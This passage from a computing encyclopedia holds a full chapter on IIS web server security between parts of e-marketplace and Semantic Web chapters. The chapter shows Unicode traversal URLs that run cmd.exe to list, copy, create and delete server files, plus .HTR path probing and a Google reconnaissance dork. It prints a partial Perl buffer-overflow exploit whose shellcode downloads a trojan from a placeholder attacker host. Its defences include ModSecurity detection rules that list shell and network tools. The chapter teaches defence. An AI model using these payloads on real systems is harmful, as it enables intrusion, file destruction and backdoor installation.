In conclusion, we found that, although e-marketplaces have been around for sometime, its full potential has not been realized. Firms are still formulating standards to meet the application requirements that are modular, flexible, adaptable, scalable, robust, and transparent. They must ensure that relevant standards incorporate trust building measures in order to provide globally recognized certificates and credentials, using a wide range of optional encryption standards which are easy to implement, reliable and are user friendly. The challenge is not the technology. The challenges are the business rules, open communications, trust, and the basics of e-business. Some folks are having a harder time than others thinking that they can share services, content, and business practices, because they feel it is a proprietary business advantage. That is the sort of challenge we face everyday.

REFERENCES

Bailey, J.P., & Bakos, Y. (1997). In exploratory study of the emerging role of electronic intermediaries. *International Journal of Electronic Commerce, 1*(3), 7 -20.

Bakos, Y. (1998). The emerging role of electronic marketplaces on the internet. *Communications of the ACM, 41*(8), 35-42.

Choudhury, V., Hartzel, K., & Konsynski, B., (1998, December). Uses and consequences of electronic markets: An empirical investigation in the aircraft parts industry. *MIS Quarterly*, pp. 471- 507.

Christiaanse, E., & Markus, L.M. (2002). Business-to-business electronic marketplaces and the structure of channel relationships. In *Proceedings of the 23rd International Conference on Information Systems* (pp. 1-9).

Christiaanse, E., & Markus, L.M. (2003). *Participation in collaboration electronic marketplaces*. HICSS.

Cuny, T., & Richardson, S. (2001, February 12). Shopping for the right e-marketplace. *Info Week*, pp. 10-12.

Garcia-Dastugue, S.J., & Lambert, D.M. (2003). Internet enabled coordination in the supply chain. *Industrial Marketing Management, 3*(32), 251-277

Gulledge, T., & Mason, G. (2000). B2B e-marketplaces and small- and medium-sized enterprise. In *Manufacturing Information Systems: Proceedings of the Forth SME International Conference* (pp. 1-7).

Hicks, M. (2001). Survival course: A few independent e-markets bucking the trend thrive. *E-Week*, pp. 37-45.

Ivang, R., & Sorenson, O.J. (2005). E-marketplaces in the battle zone between relationships and transaction marketing. *Electronic Markets, 15*(4), 393-404.

Kaplan, S., & Sawhney, M.S. (2000). E-hubs: The new B2B marketplaces. *Harvard Business Review, 78*(3), 97-104.

Le, T.T. (2002). Pathways to leadership for business-to-business electronic marketplaces. *Electronic Markets, 12*(2), 112-119.

Lenz, M., Zimmermann, H.-D., & Heitmann, M. (2002). Strategic partnerships and competitiveness of business-to-business e-marketplaces: Preliminary evidence from Europe. *Electronic Markets, 12*(2), 100-111.

O'Reilly, P., & Finnegan, P. (2005). Performance in electronic marketplaces: Theory in practice. *Electronic Markets, 15*(1), 23-37

Premkumar, G.P. (2003). Perspectives of the e-marketplace by multiple stakeholders. *Communications of the ACM, 46*(12), 279-288.

Reshaur, L.M., & Turner, T.J. (2000). Limiting risky business. *Electronic News (North America), 46*(12), 40-41.

Santos, C., & Perogianni, M. (2001). Electronic marketplaces: Challenges for policymakers, a view by DG Enterprise on the European Commission. *TA-Datenbank-Nachrichten, 4*(10), 30-39.

Segev, A., Gebauer, J., & Farber, F. (1999). Internet-based electronic markets. *Electronic Markets, 9*(3), 138-146.

Sharifi, H., Kehoe, D.F., & Hopkins, J. (2006). A classification and selection model of e-marketplaces for better alignment of supply chain. *Journal of Enterprise Information Management, 19*(5), 483-503.

Sims, I.M., & Standing, C. (2002). Issues in the development of e-marketplaces: A public sector perspective. *Issues and Trends of IT Management in Contemporary Organizations* (pp. 731-735).

Skjatt-Larsen, T., Katzab, H., & Grieger, M. (2003). E-marketplaces and supply chain relationships. *Industrial Marketing Management, 3*(32), 199-210.

Sklar, D. (2001, April). Building trust in an Internet economy. *Strategic Finance*, pp. 22-25.

Tran, S. (2006). The strategic implications of e-marketplaces from commercial transactions to inter-organizational systems supply chain activities. *International Journal of Business Performance Management, 8*(1), 47.

Vaidyanathan, G., & Devaraj, S. (2003). A five-factor framework for analyzing online risks in e-businesses. *Communications of the ACM, 46*(12), 354-361.

White, A., & Daniel, E.M. (2003). Electronic marketplace-to-marketplace alliances: Emerging trends and strategic rationales. *ACM*, 248-258.

Wise, R., & Morrison, S. (2000, November/December). Beyond the exchange: The future of B2B. *Harvard Business Review*, pp. 86-96.

KEY TERMS

Control Measures: responses taken by e-marketplace firms to manage, reduce, mitigate and eliminate their risks.

E-Marketplace: An inter-organizational system through which multiple buyers and sellers interact to accomplish one or more of the following market-making activities.

Economic Risks: Risks derived from increased transaction costs that led to reduced financial returns.

Implementation Risks: Risks derived from poor business practices, such as lack of training, lack of uniform standards, quality, and procedures that causes dissatisfaction among trading partners.

Relational Risks: Risks derived from imbalance of power among trading partners who exercise opportunistic behaviors that in turn led to poor reputations and lack of business continuity.

Risks: Risks can be viewed as a hazard, weakness or uncertain outcome or an opportunity.

Technological Risks: Risks derived from incompatible technologies that causes integration and operation issues.

Security of Web Servers and Web Services

Volker Hockmann
Techniker Krankenkasse, Hamburg, Germany

Heinz D. Knoell
University of Lueneburg, Germany

Ernst L. Leiss
University of Houston, USA

INTRODUCTION

Web servers and the Web services associated with them have become increasingly important in the last few years. Online banking, e-mail, and money, business-to-business (B2B), and business-to-client (B2C) transactions are growing rapidly. It is difficult to imagine modern business without these forms of networking.

However, there are also significant negative aspects. In many cases, due to competitive pressures, companies and government agencies had to implement these services very fast, often too fast and without any appreciation of the concepts of security and protection. As a consequence, it turns out that a hacker can misuse with little effort these Web services or compromise the underlying database (e.g., to obtain access to credit cards numbers or social insurance information).

A very significant percentage of the population in developed and developing countries is using wired and wireless connections for reading e-mails, accessing newsgroups, or using Internet banking. All these services are running on a Web server. Most Web servers are running the Apache or the Microsoft Internet Information Server (IIS) (all versions of both servers [Apache 1.3.x/2.x, IIS 3-6]) (Netcraft, 2006). Of these, older versions of the Internet Information Server are especially vulnerable to numerous attacks. Therefore, an attacker is in a position to break, with little effort, into many Web servers running IIS 4 or 5.

However, the Apache Web server (running on Windows systems) is also vulnerable to similar attacks. Moreover, using a Web server based on UNIX or Linux is not a guarantee for a secure system. UNIX and Linux systems are also affected by inherent weaknesses and vulnerabilities such as buffer overflows and the handling of format strings (ZDNet, 2006).

Readers who like to have more general insight are referred to works by Leiss (1990) and Garfinkel and Spafford (2002). These books give broader perspectives on Internet security.

HACKER, CRACKER, AND ATTACKER

In many technical articles as well as in the popular IT press one can read about hackers and crackers; sometimes there are references to cyberpunks and script-kiddies. But, what is a hacker, when is a hacker a cracker? What is the definition of a script-kiddie?

A hacker is someone with substantial technical know-how. A hacker (and it is almost always a male) is very interested in developing and administrating systems. The hacker is frequently motivated by a search for knowledge and interest in improving the hacker's systems and programs. A cracker on the other hand is someone who is often more interested in breaking into a server to access data or to subvert the functioning of the server. The cracker may also break into systems for money (Davis, 2002; Pipkin, 2002).

Script-kiddie is a derogative term for someone who is interested in computers but does not have enough knowledge to break into systems using personal ideas or scripts. Therefore, a scrip-kiddie uses existing and frequently well-known and easy-to-find (often downloadable) techniques and programs. A very dangerous aspect of this process is that script-kiddies do not know enough about the tools and relations between the tools and the compromised system. Often they are destroying more with their lack of knowledge than they intended (HoneyNet, 2000).

However, for the affected user, it does not greatly matter what kind of attacker is trying to break into the system. Maybe it is one of the company's own employees, who only wants to "improve" a system. Or it is a former employee who wants to retaliate for some perceived injustice. Or a script-kiddie just found a new and interesting tool to hack into a **Web server** and has by pure coincidence deleted all customer data on a company's server.

All of these attackers are in a position to hack into a system, either intentionally and knowingly or more or less accidentally. In the next section we will talk about "the attacker." This means all types of persons who are able to destroy, change, or delete data on systems.

It is very important to secure systems and servers against all kind of menaces, internal or external. The primary aim of an attacker is to assert oneself, to leverage some knowledge, and to bully one's way into the system to steal credit card numbers, customer data, or other data of value to a business (Catless, 2006). Another goal is for attackers to subvert the functioning of servers, either to install back doors for future use or processes that can be used for subsequent attacks, such as a distributed denial-of-service attack.

For every company and especially for every administrator, it is a primary task to protect the running systems against all attackers. In some cases there are relatively simple ways to realize a security concept with "on-board tools," tools, and product documentation. On-board tools might be extensions of the Apache Web server, such as ModSecurity (ModSecurity, 2006). With little effort the administrator may be able to make a server more secure using these tools. Another open source software that can be used to protect the systems is SNORT (Snort, 2006). SNORT is an intrusion detection system for Linux and Windows systems.

EXAMPLE OF WEB SERVER ATTACKS

In this section we present short and simple attacks against the Microsoft IIS Web server (Versions 4 and 5). We are using at first some real example data. In later sections, we will work only in a test environment. All URLs and IP addresses are disguised. A detailed description and more extensive explanation can be found by Hockmann (2004).

The reader should be careful with all given examples and try them only in a test environment, not with actual systems running real-time services.

First Step: Providing Information

The first step includes obtaining information about the system the attacker wants to hack. Relevant information might be software version of the Web server, patch level, installed operating system, other services running on this system, IP address, and shared directories.

Often, it is very simple to find such information, for example using Google.

If one types into Google the search string—*Microsoft-IIS/5.0 Server at" intitle:index.of*—some very interesting listings will result. Figure 1 gives some very interesting details about Web servers. To begin, it shows the version ("Microsoft-IIS/5.0") and the port on which the Web server is listening ("Port 80").

Figure 1. Google search results

There is one URL (marked with the black arrow) which might be of interest for further investigation since it gives a subdirectory.

The Unicode-Bug

The unicode bug is a well known bug which is related to all versions before IIS 6. Unicode is an alphanumerical code to display letters, punctuation marks, diacritical marks, and other special characters, for example, Chinese symbols or the German ä, ü, or ö. Unicode is an attempt to combine worldwide characters in one unified code.

The Internet Information Server Version 5 is able to display unicode letters. However, the IIS code does not check the given code before it will be executed on the machine. If a hacker sends a URL with the following string to the server:

http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0 %af..%c0% af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:

the hacker will receive the answer seen in Figure 2.

What happened when this command was executed? In particular, why did we receive a listing of the server directory? The answer is very simple: in the URL we find first *"http://192.168.74.203/cgi-bin/"*. This is the protocol (http://) and the server address with a subdirectory (*"192.168.74.203/cgi-bin/"*). It looks very normal, but in this context it is not.

The next part is:

"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af".

This is the so called unicode. The IIS translates this code into "*//../../../../../../../..//*". This code is the command in a Microsoft disk operations system (DOS) shell, similar to the change directory command "cd," which changes to the root directory. IIS interprets these data uncontrolled as control characters and executes the corresponding code on the machine.

Next in the URL is the following string:

"/winnt/system32/cmd.exe?/c%20dir+c:\".

This command line changes to the directory *"/winnt/system32"* and starts the DOS shell "*cmd.exe*" with two parameters *"dir c:\"*. The result is the listing of the drive *"c:\"*.

It is possible to combine the parameters, so one can delete, change, or create new files on the machine.

With the following parameters one can create a new file on the machine. At first the attacker is copying the command shell "*cmd.exe*" into another directory. So the attacker has a backup in case the system administrator recognizes our successful attack in the attacker's log files.

"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe".

After executing this string in a browser one receives a confirmation and a copy of the command shell "*cmd.exe*" in the "*/winnt/system32/*" directory will be created in the "scripts" directory.

The directory "scripts" is a directory in the IIS directory tree. Here one finds the new command shell with the name "*cmd1.exe*".

Now it is possible to create a new file onto the machine. The attacker is using the DOS command "*echo*" with the ">" flag (comparable to "*cat*" under UNIX).

Figure 2. IIS security leak – unicode bug




Figure 3. Confirmation after creating a copy of the command shell and the new shell cmd1.exe




Figure 4. Creating new files with the unicode bug

With the following string "http://192.168.74.203/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+2000+>PayRollData2007&dir&type+ PayRoll-Data2007" we are creating a new file called). "PayRollData2007". With "c+echo+2000+>PayRoll Data2007" we are filling the file with content ("2000").

So, after creating a new file on the Web server it is also possible to delete or change a file. Only some minimal familiarity with the command shell under DOS/Windows is needed for this. With the string:

"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+del+ NeueBilanzdaten2003"

one can delete the file "*NeueBilanzdaten2003*" (*New-BalanceData, 2003*).

Having done this, the attacker might want to install a permanent backdoor. The system administrator might have found out about the attack or the newly created files and might have taken countermeasures. To circumvent these, the attacker installs a Trojan Horse on the machine. Then it is very easy to enter the system via remote login.

File-Fragment Reading via Malformed HTR Request for IIS 4 and 5

The unicode bug is just one of a very large number of known bugs. Another interesting bug is the "file-fragment reading via a malformed HTR request." This vulnerability involves a new variant of the "file fragment reading via .HTR" vulnerability. The widest present-day use of the HTR technology is in a collection of HTR scripts included by default in IIS; these enable IIS to provide Windows NT password services via IIS Web servers. Windows NT users can use the .HTR scripts to change their own passwords, and administrators can use them to perform a wide array of password administration functions. With .HTR files it is possible to administer user passwords via a remote connection. The main problem is in most cases that system administrators who host IIS Web servers have not previously disabled .HTR mapping, because it is a very nice and easy way to handle user passwords. A bogus .HTR request lets a malicious user read files from the system which can give a malicious user much unnecessary information about a given file system or this information could be used to determine what type of software has been installed and might possibly be vulnerable to attack. Specifically, the "*bdir.htr*" script allows the user to browse and create files on hard drive.

For example with:

"/scripts/iisadmin/bdir.htr??<path>"
"/scripts/iisadmin/bdir.htr??d:\webs\"

one is able to show all the directories on any drive. One can navigate all the server's drives (and network mappings), but one can only see directories (no files).

Solution:
If one does not need these kinds of files, they should be deleted, otherwise one should use suitable access control lists to ensure that the files are not world-readable. Under no circumstances should the IIS be run with administrator privileges.

IIS5 Remote W2K ISAPI Printer Buffer Overflow

IIS 5 has support for the Internet printing protocol (IPP), which is enabled in a default install. The protocol is implemented in IIS5 as an Internet server application programming interface (ISAPI) extension. The ISAPI extension that implements IPP, a protocol for performing print jobs over http, contains a vulnerability in the processing of print requests.

An attacker might be able, after a successful exploitation of this vulnerability, to execute arbitrary code on the server in the local system security context. This would give the attacker full control of the server. Arbitrary code can be executed on a vulnerable Web server by sending an HTTP request to the .printer ISAPI filter hat includes a "HOST:" header with at least 255 bytes of data with a special set of hexadecimal characters like:

- 0x00 → to obtain filler bytes
- 0x0a → this initiates a return to flake/fragment the buffer
- 0x0d →same as above
- 0x3 → this character is a kind of separator in a set of characters

Warning:
What follows is only a small part of the script and it is not run able. Use it only at your own risk!

With a set of characters in a script like the following (it is only an extract), the attacker will be able to initiate a buffer overflow on the server.

```
#!/usr/bin/perl
#
# !! This is only a small part of the script and it is not runable !!
#
connect(SOCK, $cadd) or die "[x] Error: $!";

@shell = ("\n","GET /NULL.printer HTTP/1.0\n" ,
"\xEB\x30\x5F\xFC\x8B\xF7\x80"
,"\x3F\x08\x75\x03\x80\x37\x08\x47\x80\x3F\x01\
x75\xF2\x8B\xE6\x33\xD2\xB2\x04\xC1"
,"\xE2\x08\x2B\xE2\x8B\xEC\x33\xD2\xB2\x03\
xC1\xE2\x08\x2B\xE2\x54\x5A\xB2\x7C\x8B"
,"\xE2\xEB\x02\xEB\x57\x89\x75\xFC\x33\xC0\xB4\
x40\xC1\xE0\x08\x89\x45\xF8\x8B\x40"
,"\x3C\x03\x45\xF8\x8D\x40\x7E\x8B\x40\x02\x03\
x45\xF8\x8B\xF8\x8B\x7F\x0C\x03\x7D"
,"\xF8\x81\x3F\x4B\x45\x52\x4E\x74\x07\x83\
…{SNIP}…
,"\x61\x64\x46\x69\x6C\x65\x08\x49\x6E\x74\x65\
x72\x6E\x65\x74\x43\x6C\x6F\x73\x65"
,"\x48\x61\x6E\x64\x6C\x65\x08\x4E\x53\x08\x6E\
x73\x73\x63\x2E\x65\x78\x65\x08"
,"http://attackersourceadresss/trojaner.exe"
,"\x08\x01");
print «[!] sending now the exploit code...\n»;

foreach $ms(@shell) {
send(SOCK, $ms, 0) or die «\n[x] error - unable to send exploit: $!»;
}
sleep(1);
```

```
close(SOCK);
print «[*] exploit will be send.. if everything went well, the backdoor will now be downloaded (current dir) and executed.\n\n»;

exit();
```

At the end of the code, the attacker initiates a connection to the attacker's own server and uploads a Trojan Horse or another backdoor program to the vulnerable host.

METHODS OF ATTACK PROTECTION

In the last section we have seen simple attacks with serious consequences. The worst case scenario might be that neither the user nor the administrator recognized the attack. As a consequence, that server may now be misused to distribute illegal media such as pirated movies, music, or pornography.

Note that the owner of the server may be liable for these illegal actions, especially if the owner of the server has not taken all requisite precautions. Therefore it is very important to secure the network, the machines, and the programs running on them. It is also crucial to make all employees aware of the dangers of attacks using social engineering.

Building a Security Concept

Before we inspect all our systems and machines, we need a concept. We must catalogue what kind of problems might be of concern, what type of hardware and services must be secured against attackers, and how much budget and time is available to realize the security concept. This is a very important first step.

The first point of our security concept is to identify all critical processes, the most important processes in our company. Are they secure enough or do they need a special environment to make them secure enough against all kind of attacks? It is imperative to target insiders as well as outsiders; it has been estimated that almost 60% of all attacks against companies are coming out of their internal networks (Lovejoy, 2006).

It may be necessary to obtain external help with this task. Companies should have a designated security specialist who should be able to help.

Keep the System up to Date

One of the easiest but most important ways to make a system more secure is to install all updates, fixes, and patches after testing them in a secure test environment. This should be done as soon as feasible after the patch is received. Generally, it is a good idea to test a patch before installing it. Otherwise there might be problems with some new bugs or unpredictable errors; occasionally, patches also interfere with certain operations of the system.

However, it is not sufficient to update only the servers; client machines must also be patched. Otherwise an attacker might use a bug on a client to break into the system.

The Use of Open Source Tools

SNORT

SNORT is an open source intrusion detection system (Snort, 2006). It detects security events on monitored networks. With special rules, SNORT can detect attacks like the unicode bug in a network. SNORT scans the network traffic and puts all IP packets together to analyze the whole request. After this real time analysis comparing it with all rules, SNORT may decide to drop the request or send it on to the target machine. The administrator can download new rules and signatures for new identified attacks. SNORT is also capable of detecting requests from backdoors like "Back Orifice" and so forth.


ModSecurity

ModSecurity (ModSecurity, 2006) is an open source intrusion detection and prevention engine for Web applications. With ModSecurity, it is possible to detect requests at attempting to access executable programs such as command shells or programs like *ftp.exe/tftp.exe* and Trojan Horses.

ModSecurity is running as an Apache Server module. ModSecurity is used to extend and to increase Web application security

One can use ModSecurity to protect all types of Web servers against hackers. ModSecurity can only be installed on UNIX systems but with a redirect entry one can send all requests for a Web server at first to the

Figure 5. Protection of Web Servers using ModSecurity (ModSecurity, 2006)



ModSecurity machine. After scanning the traffic, it can be forwarded to the appropriate Web server.

ModSecurity is a very interesting solution to protect pages against unwanted and unintentional requests especially for dynamical Web pages, such as personal home page (PHP) and active server pages (ASP).

In the unicode bug in the previous section we used a very simple bug to hack the Web server (this bug is applicable both to the IIS and the Apache Web server). We started with a Google search to obtain information about the Web server we want to hack into. Such requests from a search engine like Google can be prevented with the following ModSecurity filter rule: *SecFilterSelective HTTP_Referer "inurl.* intitle:index.of"*. Alternatively, we could fake our Web server name. In place of "*Microsoft-IIS/5.0 Server*" we might send information such as "this is just a Web server" in response to all such requests.

To eliminate requests in kind of Unicode letters one can set a filter, such as *SecFilter "[.*&%,;]"*

To allow only letters, digits, underscore, and square brackets (for arrays) in variable names one can use *SecFilterSelective ARGS_NAMES "!^[][a-zA-Z0-9_]+$"*

With the following filter, ModSecurity can filter out all requests to command shells or other executable programs:

SecFilterSelective THE_REQUEST "cd\x20*\;(cd|\;|echo|perl|python|rpm|yum|apt-get|emerge|lynx|links|mkdir|elinks|cmd|pwd|wget|id|uname|cvs|svn|(s|r)(cp|sh)| rexec|smbclient|t?ftp|ncftp|curl|telnet|gcc|cc|g\+\+|\./)"

With ModSecurity one also has the ability to protect a Web server against spam and unwanted articles (e.g., in news forums or a guestbook).

With syntax such as *SecFilter "viagra" or SecFilter "(viagra|mortgage|herbal)"* one can block content such as "viagra," "mortgage," and "herbal" from one's guestbook.

More rules and information's about ModSecurity can be found in ModSecurity (2006).

SUGGESTED ACTIONS AFTER AN ATTACK

After the user has recognized that a system was hacked by someone, it is important not to destroy the traces and the tracks of the attacker. It is virtually never possible to undo the already occurred attack with updates or a new service pack. This might only close the vulnerability which the attacker has used to break into the system. But as we pointed out, usually the attack has installed some backdoor or Trojan Horses/Rootkit enabling the attacker to come back even if the original path is no longer open.

The first commandment is "save all traces and log files." Here are some additional relevant observations.

- It may not be possible to repair a system because all Rootkits were deleted. An attacker might have installed the Rootkits deep into the system; the attacker may also have replaced some components from the operating system with the attacker's own programs (e.g., the *ping* command). This command would be running normally but may carry out additional operations; for example, it may have installed a new Rootkit.
- It is also not possible to use a virus scanner to repair a system. A virus scanner is useful to scan for known viruses. But since the system might have been hacked so that the attacker has obtained a root account or the attacker has installed other programs such as a remote connection tool, a virus scanner will never find these attackers on a system.
- It is not recommended to install a new operating system without formatting the hard disk. If one installs the operating system over the old file system, the attacker might have installed an

unknown backdoor enabling the attacker to come back after the system was restarted.
- Data on a compromised system should generally not be relied on.
- Backup systems can also be a source of problems since one does not usually know when a system was compromised. If we install backup files that have already been infected, the backdoor we wanted to eliminate might already exist on the backup disk, and will now be reinstalled!
- A similar observation applies to log files. These could also have been changed by the attacker.
- A general observation is the following: An attacker can carry out precisely all those operations that the user can carry out. Thus, the attacker will have all of the user's access privileges.

At first, it is prudent not to shut down the server but to isolate the running server from the network. The next step is to make an image from the hard disk to secure evidence. For further investigations one needs profound forensic knowledge. Otherwise, one should not touch the affected systems. With one wrong step one might delete all traces of the attacker which may make it impossible to collect enough footsteps of the attack to catch and to convict the attacker. In this case one needs professional help.

CONCLUSION

We presented a brief introduction to hacking and illustrated with concrete examples how attacks can be launched with very little effort, merely exploiting existing and well known vulnerabilities of widely used systems. From these, we derived a list of hints and suggestions that help in combating these and similar attacks. Companies are increasingly under pressure to demonstrate to a wary public that they pay appropriate attention to the safeguarding of information entrusted to them. Companies are also waking up to the realization that attacks on badly protected systems can endanger their future existence.

It is relatively easy for a competent system administrator to install and to run a Web server. With a day's effort one can create the domain and implement online shopping. After a few days or weeks of operating, one might have obtained numerous new customers together with their data such as addresses, credit card numbers, and similar confidential information. However, if someone is able to hack into the system because of insufficient security and steals this customer information, the consequences for the company may be unpleasant: not only will customers be very unhappy, to the point of refusing to doing business in the future, but data privacy laws may have been broken in the process which may result in rather undesirable attention from government prosecutors.

It is true that paying attention to security and privacy concerns requires some effort and the expenditure of time and money. But it is easier and cheaper in the long run to invest in the implementation of a comprehensive security policy before there is trouble.

It is important to understand that the security concept advocated here requires ongoing processes. Nearly every week new bugs and vulnerabilities are reported. The security concept must react to these and allow one to take appropriate actions. Also, changes in the company's operations must be reflected, such as new systems and services, or significant changes in the customer base. It should be noted however that Microsoft is recently spending more effort into Web server security and has enhanced the IIS.

It is prudent to be aware of the potential for disruption that hackers have and to try to anticipate them. It is always easier to implement security before a hacker obtained unauthorized access to unprotected systems than to recover from a successful attack.

REFERENCES

Catless. (2006). Retrieved October 18, 2006, from http://catless.ncl.ac.uk/Risks/19.19.html

Davis, P.T. (2002). *Securing and controlling cisco routers*. CRC Press.

Garfinkel, S., & Spafford, G. (2002). *Web security, privacy and commerce. Security for users, administrators and ISPs* (2nd ed.). O'Reilly Media.

Hockmann, V. (2004). *Web server security vulnerabilities and their effective removal*. Lueneburg, Germany: University of Lueneburg.

HoneyNet. (2000). Know your enemy. *Honeynet project*. Retrieved October 18, 2006, from http://www.honeynet.org/papers/enemy/

Leiss, E.L. (1990). *Software under siege: Viruses and worms*. Elsevier/Oxford.

Lovejoy, K.G. (2006). *The enemy inside*. Retrieved October 18, 2006, from http://www.csoonline.com/read/040106/caveat041206.html

ModSecurity. (2006). Retrieved October 18, 2006, from http://www.modsecurity.org

Netcraft. (2006). Retrieved October 18, 2006, from http://news.netcraft.com/archives/web_server_survey.html

Pipkin, D.L. (2002). *Halting the hacker: A practical guide to computer security*. Prentice Hall PTR.

Snort. (2006). Retrieved October 18, 2006, from http://www.snort.org

Wikipedia. (2007). Retrieved February 16, 2007, from http://en.wikipedia.org

ZDNet. (2006). Retrieved October 18, 2006, from http://www.zdnet.com.au/insight/soa/Top_10_Linux_Unix_vulnerabilities/0,139023731,120280495,00.htm

KEY TERMS

Attacker: All types of persons who are able to destroy, change, or delete data on systems.

Cracker: Someone who is often more interested in breaking into a server to access data or to subvert the functioning of the server. The cracker may also break into systems for money.

Hacker: Someone with substantial technical know-how. The hacker (and it is almost always a male) is very interested in developing and administrating systems. The hacker is frequently motivated by a search for knowledge and interest in improving the hacker's systems and programs.

Open Source: Principle to promote open access to the design for goods, products, and resources. The term is most commonly applied to the source code of software that is made available to the general public with either relaxed or nonexistent intellectual property restrictions (Wikipedia, 2007).

Script: Synonymous for scripting languages which are computer programming languages that are typically interpreted and can be typed directly from a keyboard (Wikipedia, 2007).

Script-Kiddie: Derogative term for someone who is interested in computers but does not have enough knowledge to break into systems using personal ideas or scripts. Therefore, the script-kiddie uses existing and frequently well-known and easy-to-find (often downloadable) techniques and programs.

Security: Condition of being protected against danger or loss (Wikipedia, 2007).

Server: A computer that provides services to other computers (Wikipedia, 2007).

Web server:

1. A computer that is designed for accepting HTTP requests from clients and serving them HTTP responses.
2. A computer program that provides the functionality described in Number 1 (Wikipedia, 2007).

Web Service: A software system designed to support machine-to-machine interaction over the World Wide Web (Wikipedia, 2007).

Semantic Web Services

Juan Manuel Adán-Coello
Pontifícia Universidade Católica de Campinas, Brazil

INTRODUCTION

Service-oriented computing (SOC) is a new computing paradigm that uses services as building blocks to accelerate the development of distributed applications in heterogeneous computer environments. SOC promises a world of cooperating services where application components are combined with little effort into a network of loosely coupled services for creating flexible and dynamic business processes that can cover many organizations and computing platforms (Chesbrough & Spohrer, 2006; Papazoglou & Georgakopoulos, 2003).

From a technical point of view, the efforts to offer services have focused on the development of standards and the creation of the infrastructure necessary to describe, discover, and access services using the Web. This type of service is usually called a **Web service**. The availability of an abundant number of Web services defines a platform for distributed computing in which information and services are supplied on demand, and new services can be created (composed) using available services. Nevertheless, the composition of Web services involves three fundamental problems (Sycara, Paolucci, Ankolekar, & Srinivasan, 2003):

1. To elaborate a plan that describes how Web services interact, how the functionally they offer can be integrated to provide a solution to the considered problem.
2. To discover Web services that accomplish the tasks required by the plan.
3. To manage the interaction of the chosen services.

Problems 2 and 3 are of responsibility of the infrastructure that supports the composition of services, while the first problem is of responsibility of the (software) agents that use the infrastructure. The discovery and interaction of Web services poses two main challenges to the infrastructure:

1. How to represent Web services capabilities and how to recognize the similarities between service capabilities and the required functionalities.
2. How to specify the information a Web service requires and provides, the interaction protocol, and the low-level mechanisms required to service invocation.

Current Web service technologies are focused on syntactic interoperability and do not offer adequate support for automatic discovery, composition, and execution of Web services. As a consequence, most available Web service environments support only manual service discovery and composition (Domingue, Galizia, & Cabral, 2006).

The **Semantic Web** (SW) (Berners-Lee, Hendler, & Lassila, 2001) has the potential to offer the semantic interoperability that an infrastructure for Web services needs in order to support automatic discovery, composition, and execution of Web services. The Semantic Web makes it possible that resources of every type could be localized, retrieved, and processed without human intervention, helping to reduce the information overload of the current Web.

Semantic Web services (SWS) are the result of integrating Web services and Semantic Web technologies (McIlraith, Son, & Zeng, 2001). The SW offers the formal languages and ontologies that enable making relations and inferences among services, message contents, and business rules.

The purpose of this article is to give an overview of the current main proposals for making SWS a reality. This is done by pointing out the main aspects of the relevant specifications currently submitted to the Word Wide Web Consortium (W3C) (http:// www.w3.org), the organization responsible for developing open standards that lead the Web to evolve in a single direction.

THE WEB SERVICES ARCHITECTURE

Semantic Web services can be seen as an evolution of the concepts presented in the **Web services architecture** (WSA), defined in the context of a service-oriented architecture (Booth, Haas, McCabe, Newcomer, Champion, Ferris, et al., 2004).

The key technologies for the WSA are the extensible markup language (XML), SOAP, and the Web service description language (WSDL) (Bray, Paoli, Sperberg-McQueen, Maler, & Yergeau, 2006; Christensen, Curbera, Meredith, & Weerawarana, 2001; Gudgin, Hadley, Mendelsohn, Moreau, & Nielsen, 2003). XML offers a standard, flexible, and extensible data format, SOAP provides a standard and extensible framework for packaging and exchanging XML messages, and WSDL describes a Web service at the abstract and concrete levels.

